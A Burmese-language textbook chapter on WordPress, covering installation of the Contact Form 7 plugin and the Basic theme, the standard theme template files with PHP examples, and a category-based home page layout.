အခန်း (၅) မှာ jQuery Plugin တွေဖော်ပြခဲ့စဉ်ကပြောဖူးခဲ့သလိုပါပဲ။ Plugin ဆိုတာ Developer တွေက အမျိုးမျိုး ရေးသားဖန်တီးထားကြတာမို့ အသုံးပြုပုံတွေ တစ်ခုနဲ့တစ်ခု အတိအကျတူညီမှာမဟုတ်ပါဘူး။ အသုံးပြုလိုတဲ့ Plugin နဲ့ အတူ တွဲဖက်ပါဝင်လာတဲ့ Manual တွေ Readme တွေကိုဖတ်ရှု လေ့လာပြီး ပါဝင်လာတဲ့ညွှန်ကြားချက်များအတိုင်း ဆောင်ရွက်ရမှာဖြစ်ပါတယ်။ နမူနာတစ်ခု ဖော်ပြပေးပါမယ်။

Website အသုံးပြုသူတွေက Web Master ထံ Email ပေးပို့နိုင်တဲ့ Contact Form တစ်ခုကို Plugin အကူအညီနဲ့ ထည့်သွင်းပါမယ်။ WordPress Plugin Directory မှာ "contact" ဆိုတဲ့ Keyword နဲ့ ကျွန်တော်ရှာကြည့်တာ ရလဒ် (၁၇) ခုထိရရှိပါတယ်။ ပုံမှန်ဆိုရင် အဲ့ဒီ Plugin တွေရဲ့ Description တွေကို တစ်ခုခြင်းလိုက်ဖတ်ပြီး ကိုယ့်လိုအပ်ချက်နဲ့ အကိုက်ညီဆုံးဖြစ်နိုင်မယ့် Plugin ကို ရွေးချယ်စမ်းသပ်ရမှာပါ။ လက်ရှိ Popular အဖြစ်ဆုံး Contact Plugin က Contact Form 7 အမည်ရ Plugin ဖြစ်ပါတယ်။ အောက်ပါလိပ်စာမှာ Download ရယူနိုင်ပါတယ်။


https://wordpress.org/plugins/contact-form-7/

စမ်းသပ်ကြည့်နိုင်ဖို့အတွက် Download ရယူထားတဲ့ Zip File ကို Extract လုပ်ယူလိုက်ပါ။ ရရှိလာတဲ့ `contact-form-7` Folder ကို WordPress ရဲ့ Plugins Folder ဖြစ်တဲ့ `htdocs/wordpress/wp-content/plugins/` မှာထည့်သွင်းပေးရပါမယ်။ Folder နေရာချထားပြီးရင် Admin Dashboard ရဲ့ Sidebar Menu က **Plugins** Option ကို ရွေးချယ်ပေးပါ။ **ပုံ (၁၀-၈)** မှာဖော်ပြထားသလို Plugin စာရင်း ဖော်ပြနေတဲ့ ရလဒ်ရရှိမှာဖြစ်ပါတယ်။




ပုံ (၁၀-၈) WordPress Plugins

Plugin စာရင်းဖော်ပြနေတဲ့အထဲမှာ Contact Form 7 ဆိုတဲ့အမည်နဲ့ Plugin တစ်ခုရှိနေရပါမယ်။ အကယ်၍ ရှိမနေဘူးဆိုရင် Plugin Folder ကိုနေရာချထားတာလွဲနေလို့ဖြစ်နိုင်ပါတယ်။ ပြန်လည်စစ်ဆေးပေးရပါမယ်။ Plugin တွေကို စတင် အသုံးပြုနိုင်ဖို့ Activate လုပ်ပေးရပါတယ်။ Plugin အမည်အောက်မှာ Activate Option တွဲဖက်ပါဝင်မှာဖြစ်ပါတယ်။ နှိပ်ပြီး Activate လုပ်ပေးဖို့ လိုအပ်ပါတယ်။ Activate လုပ်ပြီးပြီဆိုရင် **ပုံ (၁၀-၈)** မှာဖော်ပြထားသလို Activate လုပ်ထားပြီးသား Plugin ရဲ့အောက်မှာ Settings နဲ့ Deactivate ဆိုတဲ့ Option တွေက အစားထိုးပါဝင်သွားမှာဖြစ်ပါတယ်။



ပုံ (၁၀-၉) Contact Form 7

Contact Form 7 ကို Activate လုပ်လိုက်တဲ့ အခါ Sidebar Menu ထဲမှာ လည်း **Contact** အမည်နဲ့ Option တစ်ခုတိုးသွားတာကို တွေ့ရမှာဖြစ်ပါတယ်။ အဲ့ဒီ Option ကိုနှိပ်ကြည့်လိုက်ရင် **ပုံ (၁၀-ည)** မှာဖော်ပြထားသလို Contact Form များ Setup လုပ်လို့ရနိုင်မယ့် Interface ကိုတွေ့ရမှာပါ။ Contact Form 1 ဆိုတဲ့ ခေါင်းစဉ်အောက်နားမှာ Highlight လုပ်ပြီး ဖော်ပြထားတဲ့ [Short Code] ကို သတိပြုပါ။ WordPress Plugin တွေကပေးတဲ့ ဖြည့်စွက်လုပ်ဆောင်ချက်များကို Content နဲ့အတူထည့်သွင်းဖို့အတွက် အဲ့ဒီလို Short Code လေးတွေကို အသုံးပြုရပါတယ်။ Copy ကူးယူထားလိုက်ပါ။ ပြီးရင် **ပုံ (၁၀-ဋ)** မှာပြထားသလို Contact အမည်နဲ့ Page အသစ်တစ်ခု တည်ဆောက်ပြီး Page Body နေရာမှာ အဲ့ဒီ Short Code ကိုထည့်သွင်းပေးလိုက်ပါ။



ပုံ (၁၀-ဋ) Publishing Contact Page

Short Code ထည့်သွင်းပြီးရင် Page ကို Publish လုပ်လိုက်ပါ။ ရလဒ်ကိုကြည့်ရှုဖို့အတွက် Front-End ကို သွားပြီး Navigation Menu ကနေ **Contact** ကိုနှိပ်လိုက်ရင် Contact Form တစ်ခုဖော်ပြနေတဲ့ Page ကိုရရှိမှာ ဖြစ်ပါတယ်။

WordPress Themes


ဆက်လက်ပြီး WordPress Website တစ်ခုရဲ့ Design အပြင်အဆင်များကို Themes များအသုံးပြုပြီး ပြောင်းနိုင်ပုံကို ဖော်ပြပါမယ်။ WordPress Themes Directory ဖြစ်တဲ့ http://wordpress.org/extend/themes/ မှာ လိုအပ်ချက်နဲ့ ကိုက်ညီရာ Theme များကို ရှာဖွေရယူနိုင်ပါတယ်။ လက်ရှိ Themes Directory မှာ Theme ပေါင်း (၂၀၀၀) ကျော်ရှိ နေပါတယ်။ ဒါတင်မက အခမဲ့ (သို့မဟုတ်) အခပေးဝယ်ယူရနိုင်တဲ့ Premium Quality Theme တွေကိုလည်း သီးခြား Website များကကိုယ့်နည်း ကိုယ့်ဟန်နဲ့ ဖန်တီးရောင်းချနေတာတွေ ရှိပါသေးတယ်။

တစ်ချို့ Themes တွေကို WordPress အဖွဲ့ကပဲ ရေးသားပေးထားတာတွေရှိပေမယ့် အများစုကတော့ Developer တွေက မိမိတို့နှစ်သက်ရာဒီဇိုင်းပုံစံများနဲ့ အမျိုးမျိုးရေးသားဖန်တီးကြတာဖြစ်ပါတယ်။ ဒါကြောင့် အသေးစိတ်အသုံးပြုပုံတွေ တစ်ခုနဲ့တစ်ခု တူညီမှာမဟုတ်ပါဘူး။ အသုံးပြုလိုတဲ့ Theme နဲ့အတူတွဲဖက်ပါဝင်လာတဲ့ Manual တွေ Readme တွေကိုဖတ်ရှုလေ့လာပြီး ပါဝင်လာတဲ့ညွှန်ကြားချက်များအတိုင်း ဆောင်ရွက်ရမှာဖြစ်ပါတယ်။ နမူနာတစ်ခုကို ဖော်ပြပေးပါမယ်။

Food နဲ့ Fashion Blog တွေမှာအသုံးများတဲ့ Theme တစ်ခုဖြစ်တဲ့ Basic အမည်ရ Theme ကို စမ်းသပ်ထည့်သွင်းကြည့် ချင်ပါတယ်။ အောက်ပါလိပ်စာမှာ Download ရယူနိုင်ပါတယ်။

https://wordpress.org/themes/basic/


Download ရယူထားတဲ့ဖိုင်ကို Extract လုပ်ယူပြီး ရရှိလာတဲ့ `basic` အမည်ရှိ Folder ကို WordPress Theme Folder ဖြစ်တဲ့ `htdocs/wordpress/wp-content/themes/` ထဲမှာ သွားရောက်ထည့်သွင်းပေးပါ။ ပြီးရင် Admin Dashboard ကိုပြန်ဝင်ပြီး **ပုံ (၁၀-၄)** မှာဖော်ပြထားသလို **Appearance** အောက်က **Themes** ကိုရွေးချယ်ပေးပါ။



ပုံ (၁၀-၄) WordPress Themes Management

Available Themes Section အောက်မှာ ကျွန်တော်တို့ထည့်သွင်းလိုက်တဲ့ Basic ကိုလည်းတွေ့ရမှာဖြစ်ပါတယ်။ အဲ့ဒီ Theme ကို ပြောင်းပြီးအသုံးပြုဖို့အတွက် Activate ကို နှိပ်ပေးလိုက် ရမှာဖြစ်ပါတယ်။

ရလဒ်ကိုကြည့်ရှုနိုင်ဖို့ http://localhost/wordpress/ လို့ထည့်သွင်းပြီး Front End ကိုသွားကြည့်ရင် **ပုံ (၁၀-၃)** မှာ ပြထားသလို ကျွန်တော်တို့ Website က Site Design ကို Basic Theme အသုံးပြုပြီးဖော်ပြနေတာကိုတွေ့ရမှာ ဖြစ်ပါ တယ်။



ပုံ (၁၀-၃) WordPress with Basic Theme

ဒီနည်းနဲ့ ကျွန်တော်တို့နှစ်သက်တဲ့ Template တွေကို စုစည်းထည့်သွင်းထားပြီး လိုအပ်တဲ့အခါပြောင်းလဲ အသုံးပြုနိုင်မှာ ဖြစ်ပါတယ်။

Customizing WordPress Theme

WordPress ကို ကျွန်တော်တို့လိုအပ်ချက်နဲ့ အတိအကျကိုက်ညီတဲ့ လုပ်ဆောင်ချက်တွေ၊ Layout အပြင် အဆင်တွေ ရရှိအောင် Customize လုပ်နိုင်ပါတယ်။ Customize လုပ်တယ်ဆိုတာ အမှန်တော့ WordPress Source Code ကို ပြင်ဆင်ခြင်း မဟုတ်ပါဘူး။ Theme ကိုပြင်ဆင်ခြင်း (သို့မဟုတ်) Theme တစ်ခုကို ကိုယ်တိုင်တည်ဆောက်ခြင်း ဖြစ်ပါ တယ်။ Plugin တွေလည်း လိုအပ်ရင်တည်ဆောက်နိုင်ပါတယ်။ ဒီနေရာမှာ WordPress Theme တွေ Plugin တွေ တည်ဆောက်ပုံကိုတော့ မဖော်ပြနိုင်ပါဘူး။ ကိုယ်တိုင် ဆက်လက်လေ့လာသွားရမှာပါ။ သိသင့်တဲ့ အခြေခံတွေကို လေ့လာခဲ့သိရှိခဲ့ပြီးဖြစ်လို့ Online Tutorial တစ်ချို့ရှာဖတ်ပြီး ဆက်လက်လေ့လာသွားရင်ရသွားမှာ ပါ။ အသုံးပြုရမှာက HTML, CSS, JavaScript နဲ့ PHP တို့ပဲဖြစ်ပါတယ်။ Theme, Plugin အပါအဝင် အခြား WordPress နဲ့ပတ်သက်ပြီး Developer များသိသင့်တဲ့နည်း ပညာတွေကို http://codex.wordpress.org/ မှာ စုစည်းဖော်ပြထားပါတယ်။

Admin Dashboard ရဲ့ **Appearance** Menu အောက်က **Editor** Option မှာ လက်ရှိအသုံးပြုထားတဲ့ Themes မှာပါဝင် တဲ့ File စာရင်းကိုဖော်ပြထားပါတယ်။ Code များပြင်ဆင်လိုရင်လည်း တစ်ခါတည်းပြင်ဆင်နိုင်ပါတယ်။ `htdocs/wordpress/wp-content/themes/` Folder ထဲကိုသွားပြီးတော့လဲ လက်ရှိအသုံးပြုထားတဲ့ Theme Folder ထဲမှာ ရေးသားထားတဲ့ Code တွေကို လေ့လာနိုင်ပါတယ်။ ဆက်လက်လေ့လာတဲ့အခါ အထောက်အကူဖြစ်စေဖို့အတွက် WordPress Theme တစ်ခုမှာပါဝင်လေ့ရှိတဲ့ Template File တွေရဲ့အဓိပ္ပါယ်ကိုဖော်ပြ ပေးလိုက်ပါတယ်။

`style.css` - Theme အတွက်အဓိက CSS File ဖြစ်ပါတယ်။ **Appearance → Themes** မှာ ဝင်ကြည့်တဲ့အခါ Available Themes အဖြစ် Theme ကိုဖော်ပြရာမှာ တွဲဖက်ဖော်ပြပေးမယ့် Information ကို `style.css` ရဲ့ထိပ်ဆုံး မှာ Comment အနေနဲ့ အခုလိုသတ်မှတ်ပေးရပါတယ်။

```
/*
Theme Name: Twenty Ten
Theme URI: http://wordpress.org/
Description: The 2010 default theme for WordPress.
Author: WordPressdotorg
Author URI: http://wordpress.org/
Version: 1.0
Tags: black, blue, white, two-columns, fixed-width, custom-header
License: MIT
License URI: [license url]
General comments (optional).
*/
```

ကျန် CSS Style များကတော့ ရေးရိုးရေးစဉ်အတိုင်း ဆက်လက်ရေးသားနိုင်ပါတယ်။

`index.php` - Home Page အနေနဲ့ဖော်ပြမယ့် Template ဖြစ်ပါတယ်။ Post များကို ဖော်ပြတဲ့အခါ ဖော်ပြစေလိုတဲ့ Template Structure ကိုသတ်မှတ်ထားနိုင်ပါတယ်။ ရေးသားပုံနမူနာကအခုလို ဖြစ်မှာပါ -

```
<?php get_header(); ?>
<div class="posts">
  <?php while (have_posts()) : the_post(); ?>
    <div class="post">
        <h2 class="title">
          <a href="<?php the_permalink() ?>">
            <?php the_title(); ?>
          </a>
        </h2>

        <div class="entry">
          <?php the_content(); ?>
        </div>
     </div>
  <?php endwhile; ?>

  <div class="sidebar">
    <?php get_sidebar(); ?>
  </div>
  </div>
<?php get_footer(); ?>
```

နမူနာမှာ Bold လုပ်ပေးထားတာက WordPress Function တွေပါ။ `get_header()`, `get_footer()`, `get_sidebar()` စတဲ့ Function တွေက `header.php`, `footer.php`, `sidebar.php` စသဖြင့် ခွဲခြား ရေးသားထားတဲ့ သီးခြား Template တွေကိုချိတ်ဆက်ပေးခြင်းဖြစ်ပါတယ်။ `have_posts()` Function

ကတော့ ဖော်ပြစရာ Post ရှိမရှိစစ်ဆေးခြင်းဖြစ်ပါတယ်။ `the_post()` Function ကတော့ Post တစ်ခုကို ရယူပေးပါတယ်။ ကျွန်တော်တို့ လေ့လာခဲ့တဲ့ `mysqli_fetch_assoc()` လိုပါပဲ။ `the_parmalink()`, `the_title()`, `the_content()` စတဲ့ Function တွေကတော့ Post မှာပါဝင်တဲ့ Link, ခေါင်းစဉ်နဲ့ Post Body တို့ကို သက်ဆိုင်ရာ နေရာမှာ ဖော်ပြစေခြင်းဖြစ်ပါတယ်။ ဒီနည်းနဲ့ Post စာရင်း ဖော်ပြနေတဲ့ Home Page Template ကို တည်ဆောက်ပေး ရလေ့ရှိပါတယ်။

`header.php` - Document Type ကြေငြာခြင်း၊ `<head>` Element ထည့်သွင်းခြင်းကနေ စာမျက်နှာတိုင်းမှာ တူညီ စွာ ပါဝင်ရမယ့် ခေါင်းစီးပိုင်း Content များကိုထည့်သွင်းထားရတဲ့ Template တစ်ခုဖြစ်ပါတယ်။ ပါဝင်လေ့ရှိတဲ့ ပုံစံက အခုလိုဖြစ်နိုင်ပါတယ် -

```
<!doctype html>
<html>
<head>
  <title><?php wp_title(); ?></title>
  <link rel="stylesheet" href="<?php bloginfo('stylesheet_url'); ?>">
  <?php wp_head(); ?>
</head>
<body>
```

`footer.php` - `</body>` `</html>` နဲ့အခြားပိတ်ပေးဖို့လိုတဲ့ Element တွေပါဝင်တဲ့ Template တစ်ခုဖြစ် ပါတယ်။ Copyright Information ကဲ့သို့ စာမျက်နှာတိုင်းရဲ့အောက်ခြေမှာပါဝင်သင့်တဲ့ အချက်အလက်တွေလည်း ဒီ Template ထဲမှာ ထည့်သွင်းထားနိုင်ပါတယ်။ ပါဝင်လေ့ရှိတဲ့ပုံစံက အခုလိုပါ -

```
<?php wp_footer(); ?>
</body>
</html>
```

`sidebar.php` - WordPress Website တစ်ခုရဲ့ Sidebar ထဲမှာ Search Box, Category List, Calendar, Tag Cloud စတဲ့ Widget တွေထည့်သွင်းသတ်မှတ်နိုင်ပါတယ်။ **Appearance → Widgets** ကနေ ထည့်သွင်းပေးရပါတယ်။ အဲ့ဒီလို Widget Sidebar အတွက် Template Structure သတ်မှတ်ထားဖို့သုံးရပါတယ်။ ရေးသားလေ့ ရှိတဲ့ပုံစံက အခုလိုဖြစ်ပါတယ် -

```
<div class="sidebar">
  <?php dynamic_sidebar('primary'); ?>
</div>
```

ဒီလိုမျိုး `dynamic_sidebar()` Function ကနေ ခေါ်ယူအသုံးပြုနိုင်ဖို့အတွက် `functions.php` ဖိုင်ထဲမှာ Sidebar ကို အခုလိုကြိုတင် Register လုပ်ထားပေးရပါတယ်။

```
$args = array(
  'id'            => 'primary',
  'description'   => 'Main Widget Area',
  'class'         => 'sidebar',
  'before_widget' => '<li>',
  'after_widget'  => '</li>',
  'before_title'  => '<h2>',
  'after_title'   => '</h2>' );

register_sidebar( $args );
```

ဒီနည်းနဲ့ WordPress Theme တစ်ခုမှာ တစ်ခုထက်ပိုတဲ့ Sidebar တွေကို ကြေငြာအသုံးပြုလို့ ရပါတယ်။

comments.php - Comment များကိုဖော်ပြပေးတဲ့ Template Structure ကိုသတ်မှတ်ထားနိုင်ပါတယ်။ သက်ဆိုင် ရာ Post သို့မဟုတ် Page Template များထဲမှာ `comments_template()` Function သုံးပြီး ဒီ Template ကို ချိတ်ဆက် ထည့်သွင်းနိုင်ပါတယ်။

single.php - Post တစ်ခုကိုဖော်ပြတဲ့အခါ အသုံးပြုရမယ့် Template Structure သတ်မှတ်ဖို့သုံးပါတယ်။

page.php - Page ကိုဖော်ပြတဲ့အခါ အသုံးပြုရမယ့် Template Structure သတ်မှတ်ဖို့အသုံးပြုရပါတယ်။

archive.php - Post အားလုံးကို ကြည့်ရှုတာမဟုတ်ပဲ Category အလိုက် (သို့မဟုတ်) ရေးသားသူ Author အလိုက်စသဖြင့် ရယူကြည့်ရှုတဲ့အခါ အသုံးပြုရမယ့် Template Structure သတ်မှတ်ထားနိုင်ပါတယ်။

search.php - Search Result ကိုဖော်ပြတဲ့အခါ သုံးရမယ့် Template Structure သတ်မှတ်ထားနိုင်ပါတယ်။

functions.php - Template တွေကနေ ရယူအသုံးပြုလိုတဲ့ PHP Function တွေကို ဒီထဲမှာ စုစည်းရေးသား ထား နိုင်ပါတယ်။

404.php - Link မှားနေလို့ဖော်ပြစရာ Post သို့မဟုတ် Page မရှိတဲ့အခါ အသုံးပြုရမယ့် Template Structure သတ်မှတ် ထားနိုင်ပါတယ်။

Category Based Home Page Layout

လက်ရှိမှာ ကျွန်တော်တို့ Setup လုပ်ထားတဲ့ WordPress Website ရဲ့ Home Page မှာ Post တွေကိုတန်းစီ ဖော်ပြ ထားပါတယ်။ လက်တွေ့မှာ Post တွေကို အဲ့ဒီလို Blog ပုံစံတန်းစီမပြပဲ Category အလိုက် Layout အနေနဲ့ နေရာ ချထားမယ်ဆိုရင်လည်းချထားနိုင်ပါတယ်။ `index.php` မှာ ရေးသားတဲ့ Template Structure ကိုသာ ပြင်ဆင် ပေးဖို့လို အပ်ပါတယ်။ **ပုံ (၁၀-၆)** မှာဖော်ပြ ထားတဲ့နမူနာ Layout ကိုကြည့်ပါ။

ပုံ (၁၀-၆) WordPress Category Based Layout

Home Page မှာ Post (၄) ခုဖော်ပြလိုပါတယ်။ Category ကို Hero လို့ သတ်မှတ်ထားတဲ့ Post တစ်ခုနဲ့ Category ကို Feature လို့သတ်မှတ်ထားတဲ့ Post (၃) ခု၊ စုစုပေါင်း (၄) ခုဖော်ပြချင်တာပါ။ Hero နဲ့ Feature တို့ရဲ့ ဖော်ပြပုံမတူ ကြပါဘူး။ Hero ကို ခပ်ကြီးကြီးဖော်ပြထားပြီး Feature တွေကိုတော့ ဘေးချင်းယှဉ်ဖော်ပြထားပါတယ်။ Style ကတော့ CSS နဲ့လိုသလို သတ်မှတ်နိုင်ပါတယ်။ Template Structure ကသာ CSS က Select လုပ်ယူပြီး Style သတ်မှတ်နိုင်တဲ့ Structure ဖြစ်ဖို့လိုတာပါ။ ဒီလို Layout ရရှိဖို့အတွက် ရေးသားရမယ့် `index.php` ပုံစံနမူနာကအခုလို ဖြစ်မှာပါ -

```
<?php get_header(); ?>

<div class="contents">
  <?php query_posts('showposts=1&cat=1&offset=0'); ?>
  <?php while (have_posts()) : the_post(); ?>
    <div class="hero">
        <h2 class="hero-title">
          <a href="<?php the_permalink() ?>"><?php the_title(); ?></a>
        </h2>

        <div class="hero-entry">
          <?php the_content(); ?>
        </div>
     </div>
  <?php endwhile; ?>

  <?php $ft = new WP_Query(); $ft->query('showposts=3&cat=2&offset=0'); ?>
```

```
  <?php while ($ft->have_posts()) : $ft->the_post(); ?>
    <div class="feature">
        <h2 class="feature-title">
          <a href="<?php the_permalink() ?>">
            <?php the_title() ?>
          </a>
        </h2>

        <div class="festure-entry">
          <?php the_content() ?>
        </div>
     </div>
  <?php endwhile; ?>

  <div class="sidebar">
    <?php get_sidebar("one") ?>
    <?php get_sidebar("two") ?>
  </div>

</div>

<?php get_footer() ?>
```

ပထမတစ်ကြိမ်မှာ `query_post()` Function သုံးပြီး `cat=1` (Category ID One) ထဲက Post ကို ဆွဲထုတ်ပါတယ်။ ဆွဲထုတ် ရယူမယ့်အရေအတွက်ကတစ်ခုတည်းပါ။ ပြီးရင် `class=hero` သတ်မှတ်ထားတဲ့ `<div>` နဲ့ ရယူထားတဲ့ Post ရဲ့ အချက်အလက်တွေကို ထည့်သွင်းထားပါတယ်။ ဒါကြောင့် CSS နဲ့ `.hero` လို့ Select လုပ်ပြီး Style ကို ကျွန်တော် တို့လိုချင်တဲ့ပုံစံ သတ်မှတ်နိုင်သွားမှာပါ။ နောက်တစ်ဆင့်အနေနဲ့ `WP_Query()` Function ကို သုံးပြီး `cat=2` (Category ID Two) ထဲက Post သုံးခုကိုဆွဲထုတ်ပါတယ်။ ရရှိလာ တဲ့ Post တွေကို `class=feature` လို့သတ်မှတ်ထားတဲ့ `<div>` Element များနဲ့ထည့်သွင်း ပေးထားပါတယ်။ ဒီနည်းနဲ့ WordPress Website တွေရဲ့ Home Page ကို CSS နဲ့ပေါင်းစပ်ကာ Layout အမျိုးမျိုးဖြစ်နေအောင် ဖန်တီးတည်ဆောက်နိုင်ခြင်း ဖြစ်ပါတယ်။

အစတစ်ခုရသွားအောင်သာ ဖော်ပြခြင်းဖြစ်ပါတယ်။ လေ့လာခါစ Developer များအနေနဲ့ ပထမအဆင့်မှာ Theme တွေ ကိုယ်တိုင်ဖန်တီးဖို့ထက် Admin Dashboard မှာပါဝင်တဲ့ Option တွေကိုပဲ အပြည့်အစုံအသုံးချနိုင်အောင် အရင်လေ့လာ သင့်ပါတယ်။ Option တစ်ခုချင်းကို အချိန်ပေးလေ့လာဖို့ပဲလိုတာပါ။ အသုံးပြုပုံတွေကို ဒီနေရာမှာ အရှည်ကြီးရှင်းပြနေလို့ မထိရောက်ပါဘူး။ ကိုယ်တိုင်လုပ်မှ ရမယ့်အပိုင်းတွေဖြစ်လာပါပြီ။ သဘောတရားပိုင်းတွေ မဟုတ်တော့ပဲ လက်တွေ့ သက်သက်အပိုင်းတွေ ဖြစ်ပါတယ်။ ပြောလို့မမြင်၊ ကိုယ်တိုင်လုပ်ကြည့်လိုက်မှမြင်မယ်ဆိုတဲ့ အပိုင်းတွေဖြစ်လာပါပြီ။

ဆက်လက်ပြီး wordpress.org က Theme Directory နဲ့ Plugin Directory တို့ကို မွေနှောက်ပြီး Popular အဖြစ်ဆုံး Theme တွေ Plugin တွေကို စုံလင်အောင်စမ်းသပ်ထားသင့်ပါတယ်။ ဒီတော့မှ WordPress နဲ့ ဘာတွေ လုပ်လို့ရတယ်။ သူများတွေ ဘာတွေ ကိုဘယ်လိုလုပ်နေကြတယ်စတဲ့ "အမြင်" ရှိလာမှာဖြစ်ပါတယ်။ ရရှိလာတဲ့ အမြင်များပေါ်မူတည်ပြီး စိတ်ကူးအိုင်ဒီယာ တွေထွက်ပေါ် လာတဲ့အခါ ထွက်ပေါ်လာတဲ့ အိုင်ဒီယာကို အကောင်အထည်ဖော်နိုင်ဖို့ ကိုယ်ပိုင်ဖန်တီးမှု များနဲ့ အသင့်ရှိနေတာတွေကို ပေါင်းစပ်အသုံးချရမှာပါ ။

Conclusion

